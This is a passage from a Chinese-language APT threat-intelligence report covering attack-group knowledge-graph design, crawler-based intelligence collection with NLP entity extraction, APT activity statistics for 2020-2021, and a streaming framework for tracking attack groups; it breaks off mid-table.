近年来随着数字加密货币的流行，也出现勒索软件即服务的趋势，网络攻击者不需要任何的技术知识就可以进行投递恶意样本。部分 APT 组织也被披露会使用开源的漏洞利用工具和木马样本。传统的 APT 组织识别依赖恶意样本的特征，而被广泛使用的样本和攻击武器无疑也是给 APT 组织归因溯源提出难题。

综上所述，攻击归因技术，不但能够辅助快速检测 APT 攻击等高隐蔽未知威胁，还能关联自来同一威胁的不同攻击事件，从而拓展线索范围。但是，目前相关技术多以简单的静态特征对抗复杂多变的技术手段、以网络数据包层面的标记应对网络业务层面的攻击、以被动

数据采集应对高匿名化消痕攻击，以单一事件的取证应对多阶段的组合行动、以司法制约下的取证手段应对先进的入侵技术，误报漏报严重，难以取得理想效果。该技术目前仍然处于研究探索的上升期，存在亟需解决的关键难题，目前业内也均对其开展积极的探索。

3.6 APT 情报采集技术

在安全威胁分析和溯源中涉及的信息安全要素信息杂乱，自成体系，没有得到有效的组织，导致在事件分析过程中需要耗费大量人力进行信息的梳理，无法将相关的专家知识保存下来并形成可复用的知识库。而知识图谱技术通过对领域知识的定义，用语义网将散乱的知识以逻辑方式进行关联，有效解决信息安全领域知识不成体系、无法将专家知识转换成机器语言的问题。

安全专家知识一方面来自于内部积累，另一方面则是通过互联网渠道获取。当前互联网发布的各类安全分析报告、技术分享等非结构化文本的情报提取工作主要以定制化爬虫方式获取，需要耗费大量人力进行爬虫开发，可扩展性差。其次由于缺乏对非结构化文本的主题区分，影响提取情报的准确度。最后对于自动化情报提取的内容以 IP、域名、哈希情报等基础威胁情报为主，遗漏攻击技术手段等高级威胁情报。

针对以上问题，我们提出一种结合攻击组织知识图谱、自然语言处理技术以及模板化爬虫的方式实现 APT、恶意代码家族情报半自动化采集的方法。主动爬取已经发布的 APT 分析报告以及与安全公司合作获得的威胁数据，主要数据源包括：结构化数据（情报数据库、STIX 情报等）、半结构化数据（Alienvault 等开源情报社区、IBM x-force 情报社区网站、MISP、ATT&CK 等）、非结构化数据（Talos 安全博客、Github APT 报告等）。对于半结构化数据，可通过对网站链接跳转关系，抽取出诸如“属于”、“利用”、“包含”、“模块相似”等知识关系。对于非结构化数据，主要采用正则表达式抽取威胁指示器（IP、域名、文件哈希等），并利用关键词匹配抽取报告和组织的关系。基本实现思路主要通过两步进行，一是进行攻击组织知识图谱本体设计，确定情报采集类型，属性以及相关字典规范定义；二是结合爬虫和自然语言处理技术构建可快速扩展抽取的情报运营体系。

3.6.1 攻击组织知识图谱本体设计

网络威胁情报领域以及相关安全要素已有大量相对成熟的标准体系，如国内标准《信息安全技术 网络安全威胁信息格式规范》（GB /T36643-2018），国外情报结构化威胁信息表达体系（Structured Threat Information Expression），其次针对特定安全要素的标准规范有：

通用攻击模式枚举和分类（Common Attack Pattern Enumeration and Classification）、恶意软件属性枚举和特征描述（Malware Attribute Enumeration and Characterization）、通用漏洞披露（Common Vulnerabilities & Exposures）等。

攻击组织知识图谱以攻击组织（APT、恶意代码家族等）为核心，通过组织技术水平（攻击工具、攻击手段、掌握的漏洞、恶意样本）、网络基础设施（IP、域名、电子邮箱）以及历史战役、攻击目标特征、危害意图等知识，实现对攻击组织的综合画像。

对于攻击组织涉及的各类安全实体主要参考上述的安全要素规范，实体关系的设计则主要参考 STIX 2.0 中的对象域关联，最终构建的本体如下图所示。




图 6 攻击组织本体设计

（1）实体类型

定义的十一个主要实体类型分别为：

威胁源：攻击发起者，可以是个人、团体和组织，参考：STIX 中的攻击者对象域；

攻击模式：攻击发起者使用的策略、技术和程序，参考：通用攻击模式枚举和分类（CAPEC）、MITRE 公司的 PRE-ATT&CK、ATT&CK、Kill Chain 等；

恶意代码：进行恶意活动的软件或脚本相关的攻击行为动作，参考：恶意软件属性枚举和描述（MACE）；

隐患：黑客可利用的不安全配置和软件漏洞，参考：常见漏洞和披露（CVE）、通用配置枚举（CCE）；

目标：攻击目标资产，参考：通用平台枚举（CPE）；

网络基础设施：发起攻击的网络设施标识，可以为 IP、域名、电子邮箱；

软件 / 工具：特定终端上部署的合法软件工具；

防护资源：提供特定防御能力的安全设备资源；

案例：针对具体目标的一系列恶意攻击行为；

危害：针对具体目标攻击行为可能产生的安全威胁以及损失；

战术：具备特定攻击 / 防守目标的同类攻击 / 防御动作。

（2）关系类型

实体的定义和实例化只将描述安全状况的信息形成孤立的图节点，并没有建立相应的关联关系，也无法进行图的推理、计算和搜索。

国际漏洞库（NVD）以 CAPEC_ID（攻击模式），CVE_ID（漏洞），CWE_ID（隐患），CPE_ID（目标客体）的映射关系构建了一套可用于自动化关联分析推理安全状况的知识图谱。

STIX2.0 的定义了七类关系：targets、uses、indicates、mitigates、attributed-to、variant-of、impersonates，实现对十二个对象域的连通，如下图所示。




图 7 STIX 2.0

参考 STIX 的情报关联和国际漏洞库（NVD），设计有“装载”、“利用”、“媒介”、“拥有”、“属于”、“存在”、“发起”等关系

以 NSA 网络武器库中的永恒之蓝漏洞为例。该示例中包括威胁主体：NSA；攻击工具：metasploit；攻击模式：永恒之蓝漏洞攻击；脆弱：CVE-2017-0143；防护手段：端口关闭、流量丢弃；目标：window 7 操作系统。

在实际业务场景中只要检测该知识体系中的某一威胁本体，如 SMB 远程执行代码漏洞（CVE-2017-0143），通过建立的知识图谱语义关系（weakness_of 和 defensed_by）以及实际业务场景下的资产信息（服务器、防火墙、路由器），输出影响的资产（服务器）以及提出相关处置建议（关闭 445 端口、流量丢弃），不仅仅实现态势信息的获取，并进一步的推理其影响范围和可采取的防御措施，关联关系如下图所示。

图 8 永恒之蓝漏洞攻击示例

3.6.2 结合自然语言处理技术和模板化爬虫的情报采集技术

针对当前大量高级威胁情报存在于非结构化的文本信息当中，本方法先通过情报源配置模板实现情报源的高扩展性构建；再针对性筛选攻击者相关情报，剔除无关数据；最后结合知识库和自然语言处理技术实现多类威胁情报的自动化提取。

以上方法通过三个主要功能模块实现 1）原始情报采集；2）情报主题区分；3）威胁情报自动化提取。原始情报采集模块通过对非结构化情报数据源的分析，建立通用采集配置模板，实现高度可扩展性；情报主题区分模块以攻击者为核心，识别区分 APT 组织和恶意代码家族相关的原始情报，过滤情报源中的无关数据；威胁情报自动化提取模块结合已有攻击技术手段标准知识库和自然语言处理技术，实现基础和高级威胁情报的自动化提取。实现流程如下所示：

图 9 情报采集技术流程

3.6.2.1 原始情报采集模块

该模块主要通过配置数据源，选择对应的模板输入指定配置项并进行调试，最终生成爬虫文件，同时利用多个中间件提升爬虫性能，从而达到快速且高兼容性的爬取。模块最终会输出结构化数据和非结构化的原始报告文档。

爬虫框架基于 Scrapy-Redis 进行优化改进，该框架通过引擎、调度器、下载器、爬虫、管道以及中间件的交互使用，大大提高了爬虫的灵活性，同时简化了繁琐的冗余代码编写，结合 Redis 进行指纹去重，减少重复请求。本方法通过三个下载中间件提高了爬虫的整体性能与可用性。

1）在实际的爬虫情况中，当客户端频繁向目的服务器发送请求时，服务器会收集 IP 的行为和访问频率来进行识别从而禁止爬虫的运行，本方法设计一款基于 IP 池的动态 IP 中间件（ProxyMiddleware），将获取的动态 IP 放置 Redis 数据库，从本地搭建的 IP 池 web 应用接口中随机获取动态 IP，来规避因访问过快而被禁止的情况。

2）服务端不单从 IP 来辨别，请求头的信息更多是访问者身份的象征，按真实请求头规范编写一个请求头中间件（HeadersMiddleware），用来模拟各类浏览器发起请求的过程，引用第三方类库以及网上开源类库，针对不同网站和请求失败的情况对请求头进行修改，同时禁用 Scrapy 下载中间件中的请求头设置。

3）在发送请求到接受返回数据的过程中会有许多错误可能发生，根据应用场景，编写了

一个重试中间件（RetryMiddleware），配置接收到何种响应时尝试再次请求，并配置尝试请求次数达到何值时视为爬虫失败；

3.6.2.2 情报主题区分

由于数据源所采集的数据中可能包含网站 / 自媒体所发布的类似于招聘类信息，产品宣传类信息等，因而需要对于非结构化数据（即 HTML 文件）进行主题区分处理，且对情报主题进行区分可使后续的情报信息提取更加快速。本发明采取一种基于 JIEBA 分词的主题分类方法，在对 HTML 文件解析提取文本的基础上，进一步基于自建词典来进行关联，将采集文本分类为 APT 攻击组织相关主题、恶意代码家族相关主题、其它主题三类。

本发明中定义的词典整理于多个开源网站的关于 APT 组织 / 恶意代码家族的名字以及曾用名的集合，动机，针对的目标等，并赋予不同的词类相对应的权值，通过分词统计来计算文章中各个词典出现的词数，从而计算出相似度进行分类。

3.6.2.3 威胁情报自动化提取

该模块通过原始报告的输入，利用规范化文本清洗对文本样本中隐藏的威胁情报进行清洗和回显，结合针对性的正则和命名实体识别技术进行威胁情报提取，提取的情报类型包括网络地址、域名、链接、漏洞、攻击技术手段、样本哈希等，结合自然语言处理技术识别攻击者、软件工具、地理信息、攻击目标等其余信息，最终输出格式化的威胁情报数据。

通过对不同来源的原始报告进行分析和研究，分析人员在输出原始报告过程中会对部分威胁情报进行展示形式处理，防止误操作，导致常规的正则无法对处理过的威胁情报进行提取。除此之外提取的原始报告内容文本（HTML/PDF）存在错误的换行符和分析人员的广告内容，干扰威胁情报的提取。因此为了提升威胁情报自动化提取的准确率，需要对以下内容进行清洗：（1）对“.”、“@”、“/”、“//”的左侧或右侧的特殊符号进行去除 （2）对“hxxp”、“hxxps”关键字进行转换 （3）对具体涉及推荐的关键字，如“contact us”，“联系我们”等进行记录，排除这些关键字紧接着的威胁情报信息 （4）对涉及文章结束关键字（如“关于我们”、“团队介绍”等）进行中断索引构建，排除广告内容导致提取的威胁情报准确率下降。

在此基础上通过正则表达式对常见的基础威胁情报进行识别提取，包括 IP、域名、邮箱、URL、哈希、CVE、ATT&CK 等，其次结合基于 BERT-BiLSTM-CRF 模型进行攻击者、软件工具、地理等其余威胁情报实体识别。

基于 BERT-BiLSTM-CRF 模型的威胁情报实体识别主要分为 3 个模块：标注语料首先经过 BERT 预训练语言模型获得相应的词向量，之后再把词向量输入到 BiLSTM 模块中做进一步处理，最终利用 CRF 模块对 BiLSTM 模块的输出结果进行解码，得到一个预测标注序列，然后对序列中的各个实体进行提取分类，从而完成中文威胁情报实体识别的整个流程，模型如下图所示：




图 10 BERT-BiLSTM-CRF 模型

3.7 攻击团伙档案馆

目前基于情报采集和内部运营监控构建的攻击团伙档案馆包含两类攻击团伙：APT 组织和关基攻击团伙，目前收录 389 个 APT 组织，726 个关基攻击团伙以及相关威胁指示器约 23 万个，如图 11 所示。




图 11 攻击团伙档案馆

团伙档案基于入侵钻石模型，分别从攻击技术手段（恶意代码、工具、漏洞）、利用的网络基础设施（IP、域名、邮箱、URL）、攻击目标特征（行业、地理）、归属地及历史战役等维度对攻击团伙特征进行全方位刻画。

图 12 攻击团伙画像

04

监视 Surveillance 篇

4.1 APT 组织活跃统计

基于上下文感知计算的 APT 组织追踪技术，2020 年 10 月至 2021 年 9 月期间，共监测发现 57 个 APT 组织的活跃线索，平均每个月活跃组织约 19 个。其中从 2020 年 12 月至 2021 年 2 月这三个月期间 APT 组织极为活跃，三个月平均活跃组织将近 30 个。




图 13 APT 组织活跃态势

监测的 57 个 APT 组织中，最为活跃的 10 个组织分别为：TA505、Lazarus Group、MUMMY SPIDER、Viceroy Tiger、APT37、Sofacy、Mirage、OrangeWorm、TeamSpy Crew、Kimsuky，活跃月份均超过六个月。其中 TA505 和 Lazarus Group 在过去一年每个月均发现活跃线索，其次是 MUMMY SPIDER 和 Viceroy Tiger，仅一个月没有监测到其攻击活动。




图 14 APT 组织活跃月份数

4.2 活跃 APT 组织目标分析

根据活跃 APT 组织针对我国境内单位的活动分析发现，攻击主要集中在教育、政府和医疗领域，三个行业受害单位占比超过 80%。




图 15 活跃 APT 组织攻击行业分布

从攻击目标的地域上分析发现，福建省受害主机数目最多，共 365 台主机遭受攻击；其次为广东省和北京市，受害主机数量分别为 199 台和 173 台。




图 16 APT 攻击受害主机地域分布

4.3 APT 组织活跃监控技术

4.3.1 基于上下文感知计算的网络 APT 攻击组织追踪方法

（1）概述

对大部分网络监管单位和企业来说，网络安全运营很大程度上已经变为一个大数据分析和处理问题。如何从海量多模态的告警数据中快速发现高危安全事件特别是 APT 攻击组织相

关的事件是目前监管单位和企业的一个重要课题。

针对这一问题，提出一种基于上下文感知计算框架的攻击组织追踪方法。首先结合上下文感知计算框架从多源威胁情报和本地沙箱告警日志中采集攻击组织相关威胁语义知识构建攻击组织知识库；然后基于大数据流式计算对实时、海量、多模态告警数据进行范式化理解和攻击链关联;结合构建的攻击组织知识库进行事件威胁语义富化和攻击组织特征关联计算，最终发现海量告警背后值得关注的攻击组织相关的高危事件。

（2）基于攻击组织本体的上下文感知计算框架

为了有效解决海量多模态数据场景下攻击组织相关的高危安全事件的快速发现问题，基于攻击组织本体构建上下文感知计算框架，并结合大数据流式计算进行多模态数据的范式化理解，上下文的采集、关联和特征相似度计算，最终实现从海量威胁告警中快速发现攻击组织相关的高危事件，总体的框架如图 17 所示：




图 17 基于上下文感知计算的攻击组织追踪方法总体框架

构建基于攻击组织本体的上下文感知计算框架，首先需要定义以攻击组织为核心的本体结构，基于该本体结构设计上下文的采集模块和上下文推理模块，将非实时的多源异构的威胁情报和实时的海量数据转化为攻击组织相关关键知识，存储到攻击组织知识库中。基本框架图如图 18 所示：




图 18 基于攻击组织本体的上下文感知计算框架

其中，上下文采集模块的主要功能是从异构、复杂多样的信息源中获取上下文信息，一方面包括非实时的非结构化和半结构化的网页和结构化的 SITX 格式的开源威胁情报信息，公开性质的博客论坛以及本地积累的攻击组织的威胁情报信息等；另一方面也包括网络威胁检测设备和恶意样本沙箱等实时的结构化的日志告警信息。

针对非实时的多源异构威胁情报源，由于安全分析报告等情报源以非结构化和半结构化的文本为主，并且不同来源的威胁情报网页格式也差异巨大。因此，需要设计高性能可配置模板的爬虫系统，一方面可以高效地爬取网页中关键信息，另一方面可针对不同来源网页进行灵活配置，提升爬取系统的可适配性。

针对多源网络监测设备的海量实时告警，则利用大数据流式计算框架进行事件的范式化，并结合样本动作模式化进行样本静态和动态特征知识的抽取。

多源异构威胁情报采集相关内容已在上文进行了详尽的描述，此处便不再继续赘述。而针对网络威胁检测设备和恶意样本检测沙箱等设备输出的实时的结构化或半结构化的数据，由于这一类数据通常是实时产生的、数量巨大，并且不同厂商不同类型的设备的输出数据格式也差异较大，因此设计基于大数据计算框架的海量日志处理模块，通过流式计算，实现对海量异构数据的快速处理和范式化。

特别针对沙箱类的样本日志告警，由于大部分包括 APT 组织攻击团伙在进行入侵渗透攻

击时，往往都需要进行恶意样本的投放，样本静态和动作特征对于进行团伙的识别具有非常大的价值，因此本地沙箱设备捕获的样本及相关告警作为高价值的威胁上下文语义，同样需要进行采集，存入攻击组织知识库，支撑后续进行关联推理。具体的模块流程如图 19 所示：




图 19 沙箱样本语义采集流程

如图 19 所示，基于大数据流式消息队列和流式处理引擎，经过日志解析、样本特征范式化和入库几个阶段，实现将实时告警中的样本静态和动作特征采集至攻击组织知识库中。

（3）基于事件威胁上下文的特征关联计算

a. 事件范式化理解

安全事件的范式化理解是海量实时多模态数据处理的第一步，也是后续关联推理和计算的基础。本文首先基于攻击组织本体结构定义范式化安全事件的模板，然后在大数据流式计算框架下实现流式处理引擎将海量多模态数据进行解析，最终理解成为复合安全事件模板的范式化安全事件。

基于攻击组织本体结构，从威胁主体、攻击模式和目标客体定义范式化安全事件的几个威胁特征维度，各个维度的主要特征信息如表 1 所示：

表 2 范式化安全事件定义模板

威胁特征维度	威胁特征
威胁主体	源 IP
	源地理信息
	源端口
	其它信息
攻击模式	攻击模式大类
	攻击模式小类
	其它信息

威胁特征维度	威胁特征
目标客体	目标 IP
	目标地理信息
	目标端口
	目标资产大类
	目标资产小类
	其它信息
事件信息	事件开始时间
	事件结束时间
	协议
	攻击频数
	其它信息

结合大数据流式计算框架中 Spark Streaming 和 Kafka，基于范式化安全事件的模板，通过快速键 - 值映射，将海量多模态数据实时理解成为范式化的安全事件，基本的流程图 5 所示:




图 20 范式化安全事件理解

海量多模态实时告警数据通过多种方式接入到事件范式化引擎，这些数据流被首先放入到 kafka 的原始主题当中；之后基于 Spark Streaming 的事件范式化理解引擎结合范式化事件模板进行映射和范式化，并将结果再次写入 kafka 的范式化事件主题中，最后事件入库引擎将范式化的事件写入到 Elastic Search 中，供后续进行关联和推理。

b. 事件上下文语义富化

基于范式化的事件，结合攻击组织知识库分别从范式化事件 3 个基本维度（威胁主体、攻击模式及目标客体）进行威胁上下文语义的富化。

通过知识库的关联，可以将从多源威胁情报和本地资产情报相关的威胁主体和目标客体

资产特征、从实时沙箱告警中获取的本地恶意代码样本静态和动作语义特征语义扩充到事件当中。事件各威胁特征维度的主要威胁语义如表 2 所示：

表 3 事件威胁上下文语义列举

事件威胁特征维度	相关威胁语义	备注说明
